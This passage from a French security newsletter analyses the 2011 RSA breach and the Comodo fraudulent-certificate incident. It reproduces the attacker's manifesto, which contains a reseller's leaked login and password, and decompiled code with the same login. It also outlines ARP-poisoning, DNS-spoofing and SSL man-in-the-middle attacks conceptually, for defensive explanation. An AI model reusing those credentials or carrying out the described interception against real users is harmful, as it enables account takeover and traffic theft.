Par conséquent, tous les tokens dont le seed aurait été volé ne permettraient plus d'assurer leur fonction première, à savoir générer un mot de passe aléatoire, connu uniquement du propriétaire du token. L'attaque serait tout de même difficile à mener puisqu'il faudrait obtenir le numéro de série du token afin de pouvoir générer la même valeur. Le mécanisme d'authentification forte ne reposerait alors que sur le code PIN de l'utilisateur qui permet d'obtenir le mot de passe final.

Enfin, il est également envisageable que les pirates aient mis la main sur des documents internes dévoilant des erreurs d'implémentation ou des vulnérabilités au sein de la solution...
En ce qui concerne RSA, les conséquences en terme d'image sont importantes. Les clients se posent maintenant des questions légitimes sur la sécurité interne de RSA. Ces craintes ne sont pas forcément justifiées quand on sait que 90% des tests d'intrusion internes permettent aux auditeurs sécurité de devenir administrateur de domaine Windows. Néanmoins, quelques interrogations subsistent.

Enfin, on peut comprendre le peu d'informations fourni par RSA sur la nature des données volées par les attaquants. Dans le cas où les seeds seraient en jeu, RSA serait «forcé» de créer de nouveaux tokens, soit 40 millions de tokens, selon la BBC. Ca fait cher...

En conclusion, il est difficile de se prononcer sur les conséquences directes de ce vol de données.

Questions sans réponses ?

> Comment le pirate a t'il pu accéder aux serveurs hébergeant une partie du projet ?

> Pourquoi le protocole FTP était autorisé en sortie ?

> Les systèmes antiviraux étaient-ils à jour ou ont-ils simplement été piégés par l'utilisation d'outils d'obfuscation ?

> Les employés de la société RSA sont-ils sensibilisés aux attaques de Social engineering (ouverture de fichiers douteux) ?

> Finalement, doit-on donc jeter tous les tokens qui repose sur un seed volé ?

Des questions auxquelles nous n'aurons peut-être jamais de réponse...

> Références

> Communiqué de RSA
http://www.rsa.com/node.aspx?id=3872

http://blogs.rsa.com/rivner/anatomy-of-an-attack/

http://www.sec.gov/Archives/edgar/data/790070/000119312511070159/dex992.htm

Blog de Bryan Krebs
http://krebsonsecurity.com/2011/03/domains-used-inrsa-attack-taunted-u-s/#more-8917

Références CERT-XMCO
CXA-2011-0417, CXA-2011-0499, CXA-2011-0397

Alerte Adobe APSA11-01
http://www.adobe.com/support/security/advisories/apsa11-01.html

http://en.wikipedia.org/wiki/Advanced_Persistent_Threat

> RSA / Comodo, même combat !

Dans le même temps, Comodo a également subi une attaque qui a beaucoup fait parler d'elle. Un pirate nommé ComodoHacker a réussi à générer des certificats valides à partir d'une autorité de certification intermédiaire...

par Alexis COUPE

Comodo
et le hacker iranien

> Rappel

Qui est Comodo ?


Comodo est un pilier de la sécurité sur Internet. Créée en 1998 et composée d'environ 600 personnes, l'entreprise propose une large gamme de produits et de services destinés à protéger les données des internautes. Comodo est également une entreprise proposant de nombreux produits de sécurité : firewall, certificats SSL, e-mail signé, outils de sécurisation de sites Web, authentification, chiffrement, etc. À l'heure actuelle, les produits de Comodo ont été téléchargés plus de 25 millions de fois, et plus de 2 millions de certificats numériques signés par Comodo ont été installés.

«Comodo annonce avoir détecté la fraude et révoqué les certificats quelques heures après l'attaque.»

Enfin, Comodo joue un rôle d'autorité de certification (CA) qui s'appuie sur un réseau d'autorités d'enregistrements (RA) indépendantes réparties à travers le monde. Ce sont ces dernières qui effectuent les vérifications d'identité nécessaires à l'émission d'un certificat.

Description de l'affaire Comodo - Bulletin officiel

Le 31 mars, l'autorité de certification Comodo a officiellement déclaré avoir été compromise le 15 mars 2011. À cette occasion, une annonce, très succincte, a été publiée sur le site.



Update 31-MAR-2011
The purpose of this update is describe the failed attempt on one reseller user account to access the certificate ordering platform on 26-MAR-2011.

What didn't Happen
Our CA infrastructure was not compromised.
Our keys in our HSMs were not compromised.
No certificates have been fraudulently issued.
The attempt to fraudulently access the certificate ordering platform to issue a certificate failed.

What Happened
Comodo detected and thwarted an intrusion into a reseller user account on 26-MAR-2011. The new controls implemented by Comodo following the incident on 15-MAR-2011 removed any risk of the fraudulent issue of certificates. We believed the attack was from the same perpetrator as the incident on 15-MAR-2011.

A second issue associated with a second reseller was initially detected and reported by Comodo. After further investigation, Comodo has determined that this was in fact a login error on the part of the reseller.

Report of incident on 15-MAR-2011
An RA suffered an attack that resulted in a breach of one user account of that specific RA.
This RA account was then used fraudulently to issue 9 certificates (across 7 different domains).

L'attaque visait, plus précisément, **l'autorité d'enregistrement (RA) InstantSSL.It** située en Italie et affiliée à Comodo. Le pirate aurait compromis un compte utilisateur de cette RA et aurait ainsi généré frauduleusement **neuf certificats de sécurité** valides pour des noms de domaines majeurs tels que Gmail, Mozilla, Skype ou encore Yahoo.

Domain: mail.google.com [NOT seen live on the internet]
Serial: 047ECBE9FCA55F7BD09EAE36E10CAE1E

Domain: www.google.com [NOT seen live on the internet]
Serial: 00F5C86AF36162F13A64F54F6DC9587C06

Domain: login.yahoo.com [Seen live on the internet]
Serial: 00D7558FDAF5F1105BB213282B707729A3

Domain: login.yahoo.com [NOT seen live on the internet]
Serial: 392A434F0E07DF1F8AA305DE34E0C229

Domain: login.yahoo.com [NOT seen live on the internet]
Serial: 3E75CED46B693021218830AE86A82A71

Domain: login.skype.com [NOT seen live on the internet]
Serial: 00E9028B9578E415DC1A710A2B88154447


Domain: addons.mozilla.org [NOT seen live on the internet]
Serial: 009239D5348F40D1695A745470E1F23F43

Domain: login.live.com [NOT seen live on the internet]
Serial: 00B0B7133ED096F9B56FAE91C874BD3AC0

Domain: global trustee [NOT seen live on the internet]
Serial: 00D8F35F4EB7872B2DAB0692E315382FB0

(suite)

Dans son communiqué, Comodo annonce avoir détecté la fraude et révoqué ces certificats quelques heures après l'attaque. Les différents éditeurs de navigateurs web ont, quant à eux, publié des mises à jour 2 jours après, afin de prendre en compte la révocation de ces certificats.



D'après le bulletin officiel, le certificat du domaine «login.yahoo.com»aurait été le seul à être activé avant d'être révoqué.

Début avril, les dirigeants de Comodo ont reconnu qu'un autre compte utilisateur d'une autorité d'enregistrement (Global Trust) affiliée à la société aurait été compromis à la suite de cette attaque. Toutefois, cette dernière n'a pas abouti à la génération de certificats frauduleux.

En conséquence, Comodo a annoncé que l'entreprise était en train de revoir entièrement les procédures de sécurité de son autorité d'enregistrement et de ses filiales, et que de nombreuses évolutions étaient en cours de déploiement, par exemple un nouveau mode d'authentification.

Rappel rapide sur les certificats

Le but de cet article n'est pas de présenter le fonctionnement des certificats, mais juste de faire une simple piqure de rappel pour comprendre l'impact de l'affaire Comodo. Pour plus d'informations sur la notion de certificat, nous vous invitons à relire le **numéro 22 de l'ActuSecu**.

Un certificat peut être assimilé à une carte d'identité électronique. C'est-à-dire que lorsqu'un utilisateur souhaite échanger de manière sécurisée avec un serveur, lors d'une connexion HTTPS par exemple, un certificat sera utilisé. Il permet d'associer une clé publique à la «carte d'identité» d'une entité, signée par un tiers de confiance pour valider son identité, et ainsi garantir à l'utilisateur l'authenticité de l'entité cible.

Du côté l'autorité de certification :
Un administrateur souhaite obtenir un certificat signé par une autorité de certification (CA) pour un serveur Web. Celui-ci va donc générer une requête de signature (RCS) comprenant plusieurs champs dont :

> le «Common Name»
> le nom de l'organisation
> le lieu
> le pays
> la signature
> la longueur et l'algorithme utilisé

Après avoir reçu ce certificat, le CA utilise une fonction de hachage qui permet d'assurer l'intégrité du document. Cette opération étant réalisable par n'importe qui, l'autorité de certification va, en plus, signer ce condensat avec sa propre clé privée, et distribuer la clé publique associée.

La disponibilité de cette dernière va permettre aux utilisateurs de s'assurer que le certificat a bien été signé par une autorité de certification de confiance.

Les CA sont, en général, inclus dans le coeur des logiciels utilisant SSL (systèmes d'exploitations et navigateurs).

Du côté du client (utilisateur) :
L'internaute navigue sur un site web utilisant un certificat signé par une autorité de certification.

Le navigateur va télécharger le certificat en question et ensuite parcourir les informations contenues pour obtenir le nom de l'autorité de certification qui a délivré ce certificat. Afin de valider l'authenticité du certificat, le navigateur va ensuite vérifier la signature du certificat avec la clef publique de l'autorité de certification correspondante.

«L'attaque visait, plus précisément, l'autorité d'enregistrement (RA) InstantSSL. It située en Italie et affiliée à Comodo.»


Si la signature est identique, une connexion SSL sera alors établie. Si la signature diffère, un message d'erreur sera affiché.

Exemple :

1. cert.xmco.fr demande à une autorité de certification de signer son certificat.

2. L'autorité de certification renvoie le certificat signé et met à jour sa liste de certificats.

3. Un utilisateur se rend sur le site : https://cert.xmco.fr. Le site Web lui envoie son certificat.



4. Le navigateur vérifie que ce certificat est signé par une véritable autorité de certification.

5. L'utilisateur envoie au serveur la clé symétrique chiffrée avec la clé publique du serveur.

6. Le serveur et le client peuvent échanger des données de manière sécurisée.

Il existe différents types d'autorité de certification. Ceux-ci suivent une certaine hiérarchie. Les premières sont les autorités de certification racines, dites « Root CA ».

Celles-ci permettent à des autorités de certification intermédiaires, dites autorités d'enregistrements, de signer elles-mêmes des certificats .

> Les suspects

L'affaire Comodo - premier suspect

L'ampleur des dégâts qu'aurait pu occasionner une telle attaque a motivé le FBI, aidé des autorités italiennes, à trouver les responsables de l'attaque. Le réseau GlobalTrust, revendeur de certificats basé en Italie, a en effet été compromis.

D'après les adresses IP retrouvées, il semblerait que l'attaque proviendrait d'Iran.

IP Address Location	
IP Address	212.95.136.18
City	Tehran
State or Region	Tehran
Country	Iran, Islamic Republic of
ISP	Pishgaman TOSE Ertebatat Tehran Network.
Latitude & Longitude	35.696111 51.423056

Bien entendu, cette information seule ne prouve rien. La simple utilisation d'un proxy web suffit à cacher son adresse IP. Néanmoins, des éléments laissent à penser que ce serait le gouvernement iranien qui aurait mené cette attaque :

Le premier indice se situe au niveau des domaines pour lesquels ont été émis les certificats frauduleux. Tous faisaient partie du secteur des communications électroniques. Un pirate lambda aurait probablement choisi des domaines bancaires pouvant lui rapporter de l'argent. De plus, pour que l'exploitation soit intéressante, il faudrait contrôler l'infrastructure DNS, ce qui est très difficile à l'heure actuelle, à moins bien sûr, d'être un État.

D'autres éléments viennent contredire cette hypothèse. On peut citer le domaine «addons.mozilla.org», qui comparé aux autres domaines lésés, n'a aucun rapport avec les communications électroniques. On pourrait penser que l'attaquant veuille insérer un cheval de Troie via une extension de Firefox (un plug-in). Cependant le chercheur Éric Chien de chez Symantec propose une autre théorie :

(suite)

«The Mozilla add-ons could have been targeted here to prevent usage of add-ons which circumvent censorship filters at the country's network perimeter.»

L'objectif pourrait ainsi être d'empêcher l'installation d'extensions destinées à contourner les mesures de censures mises en place par certains états. Pour rappel, l'Iran est l'un des pays le plus en avance en ce qui concerne le filtrage des données. Le pays utilise une technologie appelée «Deep Packet Inspection (DPI)». Cette technologie permet aux opérateurs de réseaux d'analyser le contenu des paquets transitant par leur infrastructure, et les restaurer en quelques secondes. Ainsi, lorsqu'un opérateur privé, ou un gouvernement utilise cette technologie, le respect de la vie privée des utilisateurs est compromis.

«L'ampleur des dégâts qu'aurait pu occasionner une telle attaque a motivé le FBI, aidé des autorités italiennes, à trouver les responsables de l'attaque.»

Actuellement, aucune preuve tangible ne permet d'attribuer la responsabilité de cette attaque à l'Iran. De plus, certaines questions peuvent être soulevées :

> Pourquoi un Etat comme l'Iran aurait pris la peine de pirater un compte utilisateur d'une autorité de certification ?

> Pourquoi n'aurait-elle pas fait pression sur une autorité de certification ou d'enregistrement pour signer ses propres certificats ? Par exemple sur l'autorité «Iran-Grid CA» qui fournit des certificats x509 ?

Second suspect - Le vrai ?

Quelques jours après ce vol de certificats, un second suspect est apparu sous le pseudonyme ComodoHacker ou ichsunx. Il s'agirait d'un hacker iranien de 21 ans. Ce dernier se déclare expert en cryptographie, soutenant le régime du président, , Mahmoud Ahmadinejad. De nombreuses remarques et preuves données par le pirate suggèrent que ce vol aurait été réalisé par un seul homme, et non par le gouvernement iranien :
«I'm not a group of hacker, I'm single hacker with experience of 1000 hackers, I'm single programmer with experience of 1000 programmers.»

```
1. Hello
2.
3. I'm writing this to all the world, so you'll know more about us..
4.
5. At first I want to give some points, so you'll be sure I'm the hacker:
6.
7. I hacked Comodo from InstantSSL.it, their CEO's e-mail address mfpenco@mfpenco.com
8. Their Comodo username/password was: user: gtadmin password: globaltrust
9. Their DB name was: globaltrust and instantsslcms
10.
11. Enough said, huh? Yes, enough said, someone who should know already knows...
12.
13. Anyway, at first I should mention we have no relation to Iranian Cyber Army, we don't change DNSes,
    we
14.
15. just hack and own.
16.
17. I see Comodo CEO and other wrote that it was a managed attack, it was a planned attack, a group of
18.
19. cyber criminals did it, etc.
20.
21. Let me explain:
22.
```

```
23. a) I'm not a group, I'm single hacker with experience of 1000 hacker, I'm single programmer with
24.
25. experience of 1000 programmer, I'm single planner/project manager with experience of 1000 project
26.
27. managers, so you are right, it's managed by 1000 hackers, but it was only I with experience of 1000
28.
29. hackers.
```

On peut noter l'humour de ce personnage qui prétend valoir mille hackers. Son interview est plutôt amusante et mérite d'être lu!

«Im not a group of hacker, I'm single hacker with experience of 1000 hackers.»

Le pirate revendique l'inégalité existante entre les États. Il remonte même jusqu'à l'affaire du ver Stuxnet qui a touché le nucléaire iranien et qui, pour lui, aurait été créé et financé par les États-Unis et Israël. Il déclare qu'il répondra à toutes les attaques contre son pays.

À la base, le pirate voulait casser l'algorithme de chiffrement RSA. D'après ses dires, il aurait alors étudié les algorithmes de chiffrement pendant 6 ans et serait devenu un as de la programmation assembleur sur ARM.

Durant ses recherches, il se serait aperçu qu'il serait plus simple de pirater une autorité de certification. C'est alors qu'il aurait découvert deux failles dans le serveur Web d'InstantSSL. Celles-ci lui ont permis de récupérer un code sous la forme d'une DLL permettant de signer des certificats. Ce code contenait toutes les informations nécessaires à l'émission d'un certificat, à savoir login, mot de passe, API, etc. et a permis de générer ces neuf certificats. D'après ComodoHacker, la falsification de ces certificats ne lui aurait pris qu'une dizaine de minutes.
Par ailleurs, il serait parvenu, avec l'aide de complices, à installer un détecteur de frappes (keylogger) sur les serveurs d'InstallSSL.it.

Pour prouver qu'il était bien l'auteur de cette attaque, il n'a pas hésité à publier (toujours avec humour) la clé privée et le certificat frauduleux, généré préalablement, relatif à la plate-forme de téléchargement d'extensions de Mozilla :
«For some real dumbs, I bet they don't have IQ above 75, WHO STILL thinks I'm not the hacker, here is mozilla addon's certificate, check it's serial with one published on all the internet.»

Pour vérifier les dires du hacker, nous avons donc téléchargé ce certificat avec la clé privée associée. Le but étant de vérifier que cette clé correspondait véritablement à la clé publique inscrite dans le certificat.

Pour ce faire, nous avons utilisé le OpenSSL. Cet utilitaire en ligne de commande permet d'utiliser les différentes fonctions cryptographiques dont nous avons besoin.

La première chose est d'extraire la clé publique du certificat puis de créer un fichier contenant un texte en clair. Chiffrer le texte contenu dans ce fichier et mettre la sortie dans un autre fichier. Pour finir, déchiffrer ce dernier pour vérifier s'il correspond au texte en clair.

```
[ alexis XMCO-AC-2 ~/Desktop/Test_cle_priv_mozilla ] openssl x509 -noout -inform DER -in addons.mozilla.org.cer -pubkey > public.pem
[ alexis XMCO-AC-2 ~/Desktop/Test_cle_priv_mozilla ] openssl rsautl -encrypt -inkey public.pem -pubin -in texte_test -out encrypted
[ alexis XMCO-AC-2 ~/Desktop/Test_cle_priv_mozilla ] openssl rsautl -decrypt -inkey private.pem -in encrypted -out texte_test1
[ alexis XMCO-AC-2 ~/Desktop/Test_cle_priv_mozilla ] cat texte_test1
XMCOOOO !!!...!!![ alexis XMCO-AC-2 ~/Desktop/Test_cle_priv_mozilla ]
```

Les options utilisées sont les suivantes :

x509 :	Utilitaire pour gérer un certificat. X.509 est un format standard de certificat électronique.
rsautl :	Utilitaire RSA utiliser pour signer, vérifier, chiffrer et déchiffrer.
noout :	Supprime la sortie standard normalement produite.
inform DER :	Format particulier correspondant à une structure PKCS#7 v1.5, c'est-à-dire ne prenant pas en compte les commentaires en en-tête et pied de page.
encrypt/decrypt :	Pour spécifier le mode utilisé.
inkey :	Pour indiquer l'endroit où se situe la clé.
pubin :	Pour spécifier que le fichier ne contient que la clé publique.
in :	Fichier d'entrée.
out :	Fichier de sortie.

La clé privée publiée par le hacker «ComodoHacker» correspond au faux certificat relatif à la plateforme Mozilla. Les propos du hacker sont donc vrais, il a bel et bien généré ce certificat. Aucune personne, mise à part la société Comodo ou le pirate lui-même, n'aurait pu avoir connaissance d'une telle clé.

Pour continuer sur notre lancée, nous avons voulu vérifier que le certificat généré par le pirate, et récupéré sur le site de téléchargement public, était bien signé par l'autorité de certification Comodo («UTN-UserFirst»).

```
Terminal — bash — 143×27
[ alexis XMCO-AC-2 ~/Desktop ] openssl verify -CAfile UTN-USERFirst-Hardware addons.mozilla.org.pem
addons.mozilla.org.pem: OK
```

Pour de curieuses raisons, ou tout simplement pour des raisons d'égo, le pirate a continué de fournir des preuves. Il a rendu public un extrait du code source de la DLL du serveur utilisé pour générer les faux certificats. On peut y voir clairement l'identifiant et le mot de passe de la filiale Comodo pour générer des certificats.

```
1.  Some stupids still doesn't believe I pwned the Comodo, here is another proof for tiny brains who can't
    believe:
2.
3.  Here is part of decompiled TrustDLL of Comodo partner:
4.
5.  ClassName: ASCR
6.  Language: C#
7.
8.  Code:
9.
10. [code]
11.
12. namespace TrustDll
13.
14. {
15.
16.             #region Namespace Import Declarations
17.
18.                 using System.Collections.Specialized;
19.                 using System.IO;
20.                 using System.Net;
21.                 using System.Runtime.InteropServices;
22.                 using System;
23.                 using System.Web;
24.
25.             #endregion
26.
27.         public class ASCR
28.
29.         {
30.
31.             #region Fields
32.                 private string login;
33.                 private int numberOfTries;
34.                 private string password;
35.                 private string url;
36.                 private string url_nos;
37.             #endregion
38.
39.             #region Constructors
40.
41.                 public ASCR ()
42.
43.                 {
44.                     this.url = "https://secure.comodo.net/products/";
45.                     this.url_nos = "https://secure.comodo.net/products/";
46.                     this.login = "gtadmin";
47.                     this.password = "TRIMMEDIT";
48.                     this.numberOfTries = 5;
```

> Scénarios et conséquences

Danger réel

ComodoHacker semblait vouloir dénoncer l'inégalité entre les États. Pour simplifier, son intention était de montrer aux autres pays du monde ce qu'un État comme l'Iran pouvait faire dans le cadre d'une attaque informatique. Heureusement pour tout le monde, aucun dommage n'a été occasionné.


Deux scénarios sont envisageables dans le cadre d'une attaque menée depuis un réseau local. Le but est de se placer entre la victime et le routeur permettant d'accéder à Internet.

Le principe de base des deux attaques est relativement simple en théorie. La passerelle et la victime s'échangent régulièrement des paquets ARP pour pouvoir rester connecté. Le but de l'attaque (ARP poisonning), pour le pirate, est de faire passer sa machine pour la passerelle auprès de la victime, en envoyant des paquets ARP spécialement conçus. Ainsi, la victime, croyant échanger avec la passerelle, envoie en réalité ses paquets au pirate. À partir de ce momentlà, le pirate peut réaliser ce que bon lui semble, comme par exemple modifier les réponses DNS afin de rediriger la victime vers des sites malicieux, ou laisser transiter les paquets en gardant en mémoire toutes les informations de la victime.

Nous présenterons, plus en détail, les deux attaques possibles, en tenant compte du fait que le pirate doit obligatoirement se positionner, dans les deux cas, entre la victime et le routeur.

(suite)

Premier scénario :
MITM et Modification des réponses DNS en réseau local



Nous considérons, pour ce premier scénario, que le serveur DNS se trouve sur le même réseau local que la victime. Pour pouvoir accéder au site «https:// addons.mozilla.org/», la machine de l'internaute doit tout d'abord échanger avec le serveur DNS afin de résoudre le nom de domaine (obtenir l'adresse IP du serveur hébergeant le site). La machine de l'utilisateur va ensuite contacter directement le serveur web pour créer une connexion SSL, impliquant donc un échange de certificat. Dans le cas où un pirate essayerait de présenter un faux certificat, le navigateur de la victime afficherait clairement un message d'erreur. Dans le cas de l'affaire Comodo, le pirate est justement parvenu à obtenir des certificats valides. La victime serait donc dans l'incapacité de faire la différence entre le vrai site et la copie contrôlée par l'attaquant.

À l'heure où la cryptographie est de plus en plus utilisée, c'est le rêve de tous les pirates de réussir à obtenir de tels certificats. Néanmoins pour avoir beaucoup plus de chance de réussir à l'exploiter, en prenant en compte que la victime n'acceptera pas un faux certificat, il faut que le pirate se situe sur le même réseau local que celle-ci. En effet, «https://addons.mozilla.org/» étant déjà utilisé par le véritable site, il ne sera pas possible pour le pirate d'obtenir ce domaine. Un attaquant pourrait se poser la question suivante : Pourquoi ne pas utiliser des dérivés tels que «AddOns moZilla.0rg» , ou encore «add0Ns.m0zi11a.org»? Le problème réside dans le fait que le navigateur de la victime vérifie si le «common name» renseigné dans le certificat correspond bien à celui du domaine visité. Si le pirate emploie un domaine différent du site «addons» réel, il éveillera des soupçons de la part de la victime. Sa seule possibilité reste donc l'utilisation du domaine légitime en étant localisé sur le réseau local de sa victime.

L'attaque consiste donc à rediriger les utilisateurs du réseau local sur une copie du site web qu'ils essaient de joindre. Le pirate peut soit réaliser une campagne de «phishing» par mail sur les utilisateurs de ce réseau en les incitant à se connecter, soit attendre qu'ils se connectent sur ce site par eux-mêmes.

1. La victime souhaite se connecter sur le site de téléchargement d'addons. Elle effectue une requête DNS pour récupérer l'adresse IP associée.

2. L'attaquant recevant cette requête, réponds à la victime avec l'adresse du site web qu'il contrôle.

3. La victime se connecte sur le site Web du pirate et effectue les vérifications associées au certificat SSL. Le pirate peut ainsi récupérer tout ce que la victime effectuera sur le faux site d'extensions de «mozilla».

Il faut savoir que cette attaque de corruption de cache DNS ne sera que rarement réalisable dans un réseau d'entreprise. En effet, si un proxy Web est utilisé, ce ne sera donc pas l'utilisateur qui enverra une requête DNS. L'attaque devient donc impossible.

Deuxième scénario :
Man In The Middle SSL


Le deuxième scénario envisageable est de réaliser une attaque de type «Man In The Middle SSL» (MITM).

L'attaque «Man In The Middle» fonctionne très efficacement sur un réseau local quand les données sont en clair (HTTP, FTP, etc.), mais dès lors que les données sont

chiffrées, l'attaque devient plus compliquée. Si l'utilisateur est attentif, il s'apercevra de l'apparition d'un faux certificat et n'acceptera pas les connexions.

Toutefois, dans le cas de l'affaire Comodo, l'attaquant possédait justement le vrai certificat signé par l'autorité de certification. Il aurait donc été en mesure de présenter son certificat qui aurait été perçu comme légitime aux yeux de l'utilisateur. Il aurait été alors capable de récupérer toutes les informations souhaitées (login, mots de passe, numéro carte de crédit, etc.) à l'insu de l'utilisateur.

La différence entre ces deux scénarios, est que le pirate ne redirige jamais la victime. Dans le second cas, il ne fait qu'espionner les actions de la victime.



> Comment se protéger ?


Gestion de la révocation des certificats

Un certificat peut ne plus être digne de confiance. Il devient donc invalide. C'est ce que l'on appelle un certificat révoqué.

Pour pouvoir mettre régulièrement à jour la validité des certificats révoqués, plusieurs méthodes existent :

> CRL (Certificate Revocation List) pour la liste de révocation de certificats.

